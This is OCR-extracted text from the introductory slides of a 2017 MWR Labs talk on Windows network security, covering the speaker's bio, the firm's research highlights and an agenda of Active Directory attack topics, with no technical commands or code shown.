MWR Labs

++

Windows Network Security

Nick Jones

20th March 2017

MWR LABS

++

Who am I?

Nick Jones

- Security Consultant at MWR InfoSecurity
- Southampton Alumni

Main research areas:

- Cloud / DevOps
- Malware C2

++

Who are MWR InfoSecurity?

A global research-led cybersecurity consultancy

- Global – UK, US, Singapore, South Africa, Poland
- Research-led – everyone gets R&D time, even juniors
- Cybersecurity consultancy – help clients secure their networks, get paid to hack things

++

Why work for us?

Lots of good people, fun place to work

- Multiple Pwn2Own wins, talks at Black Hat, DEF CON etc

HackFu

- Annual two-day hacking challenge

MWRICON

- Annual internal conference – talks and workshops from our consultants

++

Research

Pwn2own winners


+ Samsung Galaxy S8 (longest ever pwn2own bug chain)
+ Samsung Galaxy S5
+ Amazon Fire
+ Huawei Mate Pro
+ Chrome on Windows 8

++

Research


Amazon Alexa

+ Exposed debug ports + SD card booting = root



++

Research


MWR LABS
PIN PAD RACER
Score: 45
GAME OVER
ALPHA
MWR
InfoSecurity

++

Warning

- This is a vast topic
- This talk is a taster of what can be done
- Hopefully this will inspire you to investigate further

Windows Network Security

1. Why Are We Talking About This?
2. Intro to Active Directory
3. Authentication & Authorisation
4. Attack Paths
5. Active Directory Enumeration
6. Lateral Movement

Windows Network Security

1. Why Are We Talking About This?

2. Intro to Active Directory


3. Authentication & Authorisation

4. Attack Paths

5. Active Directory Enumeration

6. Lateral Movement

Classical Hacking



